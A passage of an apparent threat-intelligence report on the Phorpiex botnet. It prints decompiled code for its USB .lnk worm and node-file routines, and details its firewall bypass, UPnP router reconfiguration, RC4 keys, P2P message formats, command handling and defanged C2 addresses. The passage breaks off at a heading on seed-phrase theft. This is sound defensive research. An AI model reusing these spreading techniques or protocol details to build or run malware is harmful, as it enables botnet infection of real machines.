The steps taken to infect these drives are as follows:

1. An executable file, named `DrvMgr.exe` in this sample, is created and placed within a hidden directory on the drive.
2. A .lnk file is created to masquerade as a standard drive file or shortcut.
3. This .lnk file is configured to execute a specific command: `/c start %s & start %s\\\\\\\\DrvMgr.exe`. This command is designed to launch the Phorpiex sample on any computer to which the newly infected drive is connected if the user clicks on the `.lnk` file.

```
local_8 = CoInitialize((LPVOID)0x0);
if (-1 < local_8) {
                    /* ShellLink GUID and IShellLinkW GUID; */
  local_8 = CoCreateInstance((IID *)&rclsid_00412a30,(LPUNKNOWN)0x0,1,(IID *)&riid_00412a10,
                             &local_c);
  if ((-1 < local_8) && (local_c != (int *)0x0)) {
    wsprintfW(local_21c,L"/c start %s & start %s\\DrvMgr.exe" ,&PTR_DAT_0041430c,&PTR_DAT_00414...
    c)
    ;
    (**(code **)(*local_c + 0x50))(local_c,L"%comspec%");
    (**(code **)(*local_c + 0x44))(local_c,param_2,param_3);
    (**(code **)(*local_c + 0x3c))(local_c,7);
    (**(code **)(*local_c + 0x2c))(local_c,local_21c);
    local_8 = (**(code **)*local_c)(local_c,&DAT_00412a20,&local_10);
    if ((-1 < local_8) && (local_10 != (int *)0x0)) {
      (**(code **)(*local_10 + 0x18))(local_10,param_1,1);
      (**(code **)(*local_10 + 8))(local_10);
    }
    (**(code **)(*local_c + 8))(local_c);
  }
  CoUninitialize();
}
return;
```

Figure 9. Worm behavior through infected drives

The installation routine concludes by deleting specific system files and files associated with certain extensions. The analysis of these extensions suggests the sample is actively removing competing malware and forensic information.

Deleted Extensions:

- `.lnk, .vbs, .js, .scr, .com, .jse, .cmd, .pif, .jar, .dll, .vbe, .bat, .inf, .ps1, .wsf, .msp, .hta`

Deleted System Files:

- `Thumbs.db, thumbs.db, desktop.ini, $RECYCLE.BIN, RECYCLE, RECYCLER, @Recycle, System Volume Information, .DS_Store, $Extend, $Quota, $Volume, .Spotlight-V100, $MFT, $LogFile, $Bitmap, eaDir, AppleDouble, fseventsd, Trashes, $AttrDef, @Recycle.bin`

Firewall bypass

The application employs a common technique to evade network-based security controls, specifically by manipulating the host-based firewall. To achieve this bypass of firewall restrictions, the malicious payload programmatically interacts with the system's Component Object Model (COM) interfaces.

It leverages two key interfaces: `NetFwMgr` (Network Firewall Manager) and `NetFwAuthorizedApplication`. The `NetFwMgr` interface is used to access and manage the firewall configuration, allowing the application to then use the `NetFwAuthorizedApplication` interface. This latter interface is crucial as it facilitates the addition of the application itself to the list of programs permitted to communicate through the Windows Firewall.

By successfully adding itself as an "authorized application," the malware ensures that its outgoing and potentially incoming network traffic is explicitly allowed, thereby circumventing the rules that would otherwise block its communication with its command-and-control (C2) infrastructure or other targets.

The rule is named "**Microsoft Corporation**". This choice is designed to masquerade as a legitimate system or vendor-specific component, allowing the rule to blend in with legitimate entries in the firewall configuration and evade detection by security analysts or system administrators during a cursory review of the firewall settings.

Router reconfiguration with UPnP

The malware attempts to reconfigure the infected computer's router, if Universal Plug and Play (UPnP) is enabled, to allow port forwarding. This configuration enables the sample to act as a server, listening for incoming connections on a single port (The one used by this botnet and specified in the Configurations section).

The research conducted by Check Point remains accurate (For ports 40500,48755,40555), with the additional detail that the malware now checks for the following three services after connecting with the router:

```
urn:schemas-upnp-org:device:InternetGatewayDevice:1
urn:schemas-upnp-org:device:WANDevice:1
urn:schemas-upnp-org:device:WANConnectionDevice:1
urn:schemas-upnp-org:service:WANIPConnection:1
urn:schemas-upnp-org:service:WANPPPConnection:1
```

Botnet P2P communication protocol

This version of Phorpiex demonstrates a significant evolution, primarily in its communication structure. The samples come with an embedded list of nodes that will be used to kick start the communications and start getting real time information about other nodes and possible commands being shared through this method.

The Phorpiex botnet employs a hybrid operational model, combining the traditional C2 URL communication with a peer-to-peer (P2P) protocol among its nodes to enhance resilience. The malware sample is engineered for a dual function: it operates as both a client and a server whenever possible. This dual role ensures a continuous connection with other peers, enabling it to reliably receive up-to-date information on active server nodes and execution commands. However, if the sample is unable to reconfigure a router or is not running on a public-facing interface, its functionality will be restricted to acting as a client only.

The research presented here confirms much of what was previously discovered by Check Point. While the message indicators remain consistent with Check Point's findings, our analysis suggests a slight mischaracterization of the messages' purposes in their earlier work.

Protocol messages

Messages are sent using a simple protocol: a `4-byte` indicator specifies the length of the following message, which is then encrypted with `RC4`. The `RC4` key is hardcoded as `Twizt` in this sample, contrasting with the `twizt)` key noted in the Check Point research. The code allows the threat actors to change this value; however, using a different key restricts the botnet's reach, as a node can only communicate with others sharing the same key.

The decrypted message structure is consistent, always comprising eight fields, in the following order:

1. **MurmurHash3 Hash:** A hash of the message content *excluding* this field.
2. **Random 32-bit Number (CryptGenRandom):** A randomly generated number intended to ensure each message is unique, even if the main content is identical, potentially hindering detection.
3. **Node Identifier (32 bits):** A randomly generated number used to identify the node during communication sessions. This value is either the sender's or the receiver's ID, depending on the message context.
4. **Message Type (4 bytes):** Identifies how the node should process the message.
5. **"Flag" Field (4 bytes):** A field, referred to as "flag" by Check Point, that appears to be related to the asynchronous nature of UDP communications.
6. **Payload Size (4 bytes):** Indicates the size of the payload data carried by the message.
7. **Node Identifier (32 bits):** Another randomly generated number serving as a node identifier for communication sessions. Similar to field 3, this is either the sending or receiving node ID.
8. **Payload Data (Variable Length):** The actual data of the message. Its size is always equal to the value specified in the "Payload Size" field and varies depending on the message type.



Figure 10. Message diagram for the P2P Protocol

Beacon message (0)

The beacon message's primary function is two-fold: to signal the presence of an infected machine to a Command and Control (C2) node/server and to serve as a standard request for a bot to share its node information. This message is consistently `32` bytes in length, with the message type fixed at 0 and the payload size set to `8`. During the initial beaconing, the second node ID field is populated with all zeros because the identity of the communicating node is not yet known.



Figure 11. Beacon message format.

Information Sharing (1)

This message follows a beacon and is crucial for the botnet's communication, as it allows nodes to share information about which other nodes they can contact for command updates.

The structure of the message fields remains consistent, but the payload has a specific format.

Payload Format Details:

- The first **4 bytes** indicate the number of nodes being shared.
  - This value appears to be consistently **16** in the code, suggesting a "hardcoded" limit where nodes will not share more or less than the top 16 known nodes.
- The data blocks are always separated by **4 bytes of all zeros**.
- Each node entry is **8 bytes**:
  - The first **4 bytes** represent the node's IP address.
  - The remaining **4 bytes** represent the time (in seconds) since the node was last seen online by that peer.

When a successful interaction and list exchange occurs, a node's internal list is updated with the received node details and their last seen times. Importantly, a node **does not include itself** in the list it shares.



Figure 12. Information sharing message format

The message structure includes a count of shared nodes. Following the node data, a different separator precedes further information.

For instance, the value `01000000` signifies the presence of one 256-byte buffer of RSA encrypted and signed data. If this value were `02000000`, it would indicate two such buffers, and so on.

Along with node data, the botnet transmits command information, with each command requiring 256 bytes. The bot internally maintains a list of commands and shares all of them with other samples via this message. Essentially, the message communicates: "I have the 16 most recently seen online nodes and X registered commands."

This mechanism enables other bots to request commands they currently lack. The method by which the botnet shares executable commands will be detailed further in the sections covering the "run commands message" and the "communication flows."

Because the samples always share all the commands they know (by a command identifier), as far as we have seen, the botnet operators always send a command with the same identifier (0) for it to replace the last command sent.

Request Command Information (2)

This message is very similar to the beacon message, but with the key difference being the message type field, which is set to `2`.

This indicates that the node has successfully read the RSA encrypted and signed information from the preceding Information Sharing message and is now requesting a specific command it has not yet received.

As detailed below, the `RSA` data contains a command ID. This ID must be sent as the payload data in this message, essentially signalling: "I am requesting command number X, which is new to me."



Figure 13. Request command message format.

Run Command (3)

This message type, set to `3`, is potentially the most complex one utilized by the botnet, containing all standard message fields.

Its payload consists of a `256-byte RSA encrypted header`, which can be decrypted using a key embedded within the sample. This `RSA` data is identical to the data shared in the Information Sharing message.

Upon decryption, a `20-byte RC4` Key is located at position `20`. This key is then used to decrypt the remainder of the payload, revealing the clear-text command.

When a new command is received, it will overwrite any existing command that shares the same command ID. The priority field manages situations where the botnet intends to issue a command with an existing ID. If the new command's priority is higher, the bot will first request and execute the existing command, and then perform the replacement with the new command.

The initial four bytes appear to serve no functional purpose; they are likely random data intended to ensure commands remain distinct even when the payload content is the same.



Figure 14. Run command message format

The commands are delimited by the `|` character and begin with a single prefix letter, either `d` or `u`. Both prefixes relate to downloading new payloads from the Command and Control (C2) servers, but with distinct behaviors:

- `u` **(Update)**: The sample downloads and executes a *single* payload, after which the program terminates. This mechanism is used for effectively updating the botnet.
- `d` **(Download)**: The sample downloads and executes *all* payloads from the list of URLs that follow the prefix. The URLs in the list are also separated by the | character.

Unfortunately, the files downloaded from these URLs follow the same structure as the ones downloaded from the continuous polling C2s with a `256-byte RSA encrypted and signed header`. If the files were downloaded directly, commands could be reused to download other executable files and attempt a takedown.

Communication Flows

The botnet operates two different protocols at the same time to build even more resilience. While some operations are only performed via `TCP`, the botnet will continuously share nodes and command information through `UDP` as well.

TCP Continuous Node Interaction

The bot initiates a continuous process in a new thread: it randomly selects a node from its known list and attempts to establish contact using a beacon message, then waits for a response.

Initial Communication:

- The first beacon message is sent with a payload of eight zero bytes (`8` bytes of zeros) and no second node ID.
- This prompts the receiving peer to share its information, including node and all known command data.
- The first bot's ID remains the primary node ID in this communication, but the second node ID is now populated with the ID of the sharing peer.
- Simultaneously, the peer reverses the cycle and sends a beacon message requesting the first bot's information.

Node List Update:

- The bot updates its node list with the received information.
- If a node is already present, its "last seen" timestamp is updated (calculated as seconds since `1980` minus the seconds provided in the node update message).
- If the node is new, it is added to the list, and the oldest node (the one seen the most time ago) is removed to maintain the list size at `512`.

Command Information Sharing and Request:

- Concurrently with node list updates, the bot parses any shared command information.
- Command information starts four bytes after the node information block. Any number of commands can be shared.
- The node reads the data in 256-byte chunks.
- It evaluates if a chunk contains a command with a new ID or a command with the same ID but a higher priority field.
- If new or higher-priority command information is found, the evaluation cycle breaks, and the bot sends a **request command information message** with the corresponding command ID as the payload.

Command Execution Cycle:

- Upon receiving the request, the peer sends the full command information, which the bot then processes for execution.
- Following execution, the bot sends a beacon message with the payload set to `2`.
- This payload (`2`, meaning non-zero) signals to the peer, "I don't want more node data, only command information," triggering the peer to send a new information sharing message (excluding node data) so the bot can check for other commands of interest.
- If the communication is not continued by the peer, the exchange stops.



Figure 15. Sequence diagram for TCP P2P communication

If the bot received the communication instead of initiating it. The flow is exactly the same but mirrored.

UDP Communication Flow

The bot initiates a parallel process using `UDP`. It contacts a random node, sending the same beacon message with all zeroes.

Given the asynchronous nature of `UDP`, the bot does not expect a continuous stream of messages.

When a peer bot responds, it sends a standard information-sharing message containing the 16 most recently observed nodes and all command data.

Similar to the `TCP` connection flow, the peer also sends a beacon message, but with the flag field set to 1. This shows the nature of this field, to signal that a communication is already happening when communicating over an asynchronous protocol like `UDP`.

This causes the originating bot to reply with an information-sharing message that contains no node or command data.

The peer then processes this information, updating its internal node list only with the IP from which the `UDP` packet was received.

In response to the peer's initial information-sharing message, the bot reverts to the behavior observed in the `TCP` connection setting. It processes the node information, updates its internal node list, and parses any command data. If new command information is found, it does not use a request command message. Instead, it initiates a `TCP` connection with that bot and sends a beacon message with the payload set to `2`.

This action allows the bot to bypass the initial node sharing phase and jump directly to the commands intended for execution.



Figure 16. Sequence diagram for UDP P2P communication

Persistent configuration files

Phorpiex creates two content files in the infected device to save important information in case the device is restarted and the initial state is lost. The latest campaigns have the file names: `Tbtnds.dat` and `tbtcmds.dat` respectively. Some other seen names for these files were: `nodescfg.dat` and `cmdcfg.dat`

Node File

The sample begins by creating a node file containing a list of `512` embedded nodes. This file stores each node's IP address and a timestamp (since 1980), both in `4-byte` binary format.

The sample invokes `RtlTimeToSecondsSince1980` to generate timestamps associated with stored node IP addresses. This operation is observed in three distinct contexts:

- **Direct Interaction**: Immediately following successful communication with a peer, the sample calculates the current timestamp to update the node's entry;
- **Node List Synchronization**: When processing a received node list, the sample derives the timestamp by reconciling the current time with the reporting node's 'last seen' delta (e.g., subtracting the reported elapsed seconds from the current system time);
- **Node List Sharing**: When creating an information sharing message the delta for when the last nodes were seen active is calculated by subtracting the current timestamp with the one stored in the internal data structure for each of the 16 IPs shared.

Initially, all timestamps are set to `0`, which is logical since the bot has not yet established contact with any node. The bot maintains an internal structure mirroring this file. Upon receiving new node information, it updates this internal structure and subsequently writes the changes to the file.

```
if (number_of_nodes != 0) {
  local_c = number_of_nodes << 3;
  local_8 = (LPCVOID)initialize_given_memory_caller(local_c);
  if (local_8 != (LPCVOID)0x0) {
    for (local_14 = 0; local_14 < number_of_nodes; local_14 = local_14 + 1) {
      *(undefined4 *)((int)local_8 + local_14 * 8) =
           *(undefined4 *)(*(int *)(&node_list + local_14 * 4) + 4);
      *(undefined4 *)((int)local_8 + local_14 * 8 + 4) =
           *(undefined4 *)(*(int *)(&node_list + local_14 * 4) + 8);
    }
    local_10 = CreateFileW((LPCWSTR)&nodes_file_pointer,0x40000000,0,(LPSECURITY_ATTRIBUTE
    ,2,
                           2,(HANDLE)0x0);
    if (local_10 != (HANDLE)0xffffffff) {
      WriteFile(local_10,local_8,local_c,&local_18,(LPOVERLAPPED)0x0);
      FlushFileBuffers(local_10);
      CloseHandle(local_10);
    }
```

Figure 17. Persistent node file update

This file enables the bot to restart and load the most current information it possesses regarding the active nodes before it went offline.

Command File

The Phorpiex bot loads commands from a binary file in an iterative process. It reads `256` bytes at a time, decrypts the `RSA` information, and then extracts the actual command. This allows the bot to repeatedly load all previously stored commands. When new command information is received, the file is updated (flushed) with the latest data. However, the command information observed in the sample exhibits a more complex structure, defined as follows:

```
struct command_slot {
    undefined random_data[4];
    undefined command_id[4];
    undefined priority[4];
    undefined command_decrypted_length[4];
    undefined zeros[4];
    undefined rc4_key[20];
    undefined md6_hash[64];
    undefined remaining_data[152];
    undefined command_decrypted_pointer[4];
    undefined length_command_decrypted[4];
    undefined full_rsa_plus_command_pointer[4];
    undefined lengthfull_rsa_plus_command[4];
};
```

With this structure the botnet can both execute the command and/or have the necessary raw information to share it with peers if they request the information.

We have been able to collect 3 different botnet configurations that correspond, 1 to 1, to 3 different botnets that were online at some point in time.

Configuration	Communication Port	RC4 Key	RSA Key Exponent	RSA Key Modulus (Shortened)
Config 1	40500	`Twizt`	65537	`0xba3b6e30`
Config 2	40555	`twizt)`	65537	`0xa6e5d02b`
Config 3	48755	`twizt)`	65537	`0x9bdb9061`

Key Observations:

- **RC4 Key Variation:** The RC4 key used for symmetric encryption is similar across all configurations, but slightly different in the first one (`Twizt`) compared to the second and third (`twizt)`). This further justifies the theory of a single botnet operator.
- **RSA Key Consistency:** The `RSA Key Exponent` remains constant at `65537` across all three configurations, but this is to be expected as it is a common exponent for public keys.
- **Port Numbers:** The communication ports vary significantly (`40500` , `40555` , and `48755`).

- **RSA Modulus:** The `RSA Key Modulus` are unique for each configuration, indicating that a different public/private key pair is used in each instance for asymmetric communication.

To note that any of these configurations cannot “talk” with each other. Considering that no information points to Phorpiex being sold within a MaaS ecosystem, it makes sense that only one botnet is being operated at a given time.

Through a retrohunt performed with each key and by comparing file creation dates and first submission dates we can estimate that all 3 configurations were online during September of 2021.

We could also see that configurations 2 and 3 don’t have any creation dates after September 2021 and only configuration 1 was seen with steady new releases that materialise through creation dates that date back to September 2021 and keep going to the present day.

Considering that apparently the botnet was sold back in August 2021 it would make sense that initial testing of the new bot along with its P2P capabilities would take place right after it was bought with only one botnet carrying on after testing was complete. Interestingly, much of the message that was posted to announce the sale of the botnet goes in line with our findings and proves that the methodology and techniques used have not changed much in 5 years.

Note on creation timestamps: We understand that these can be manipulated and that they can be unreliable. However, considering that in the present day we see new samples of the botnet being dropped with compilation timestamps that date back to minutes before we capture the first drop we took the leap of trusting these timestamps because the threat actor has no record of altering them.

Finally, it is possible to track overlapping infrastructure between all 3 configurations described above. We can see that `185.215.113[.]66` served as both a node for configuration 3 and a URL for configuration 1 and that `185.215.113[.]84` served as a delivery mechanism for configuration 1, a URL for configuration 2 and a post-infection download URL for configuration 3.

Over the course of our monitorization, `178.16.54[.]104` is the standout central point of operations for the threat actor. This IP is present in all major campaigns described below and is used as the de facto URL for payload download for the most various payloads.

The continuous polling of URLs done by the botnet samples have had their URLs changed over the course of time. `178.16.54[.]104` remains present in all samples with the following IPs having served other payloads `195.178.136[.]19`, `176.46.158[.]64`, `194.38.20[.]95`, `91.92.243[.]29` (We have observed a shift in operation to this last IP serving most of the payloads).

Additionally, the resilience of the botnet comes from the decentralized infrastructure supported by its P2P protocol. While the infrastructure is decentralized, the threat actor needs access to this infrastructure if it wishes to deploy commands.



Figure 18. Cloud Graph Showing Most Active Nodes

From our analysis, it is likely that the bot-masters also operate two different instances that create this access and allow for redundancy while being controlled by themselves.

The two IPs are `146.70.53[.]161` and `216.107.138[.]162` which are present in VPS hosting services and have been around since 2024 with clear connections to botnet samples.

In our hypothesis, these two servers are also controlled by the attacker and are placed in different locations than the C2 URLs for redundancy purposes. Other IPs seen are mostly from telecommunication providers and are most likely residential victims that have their devices serving as C2s because of the exploitation seen within the UPnP protocol.

The two main servers discussed are most likely running custom C2 software from where the threat actors initiate the distribution of commands through the botnet.

Over the current tracking of this botnet, Bitsight has seen several different modules downloaded through the continuous polling of HTTP URLs highlighted before.

Uninstaller module

One dropped component is an uninstaller module designed to remove previous installations of the botnet.

We believe this module was used by older iterations of the botnet that did not have the update capability and as such a download and a cleaning operation had to be performed on the device before the botnet sample was replaced in the target system.

BIP-39 mnemonic phrase exfiltration

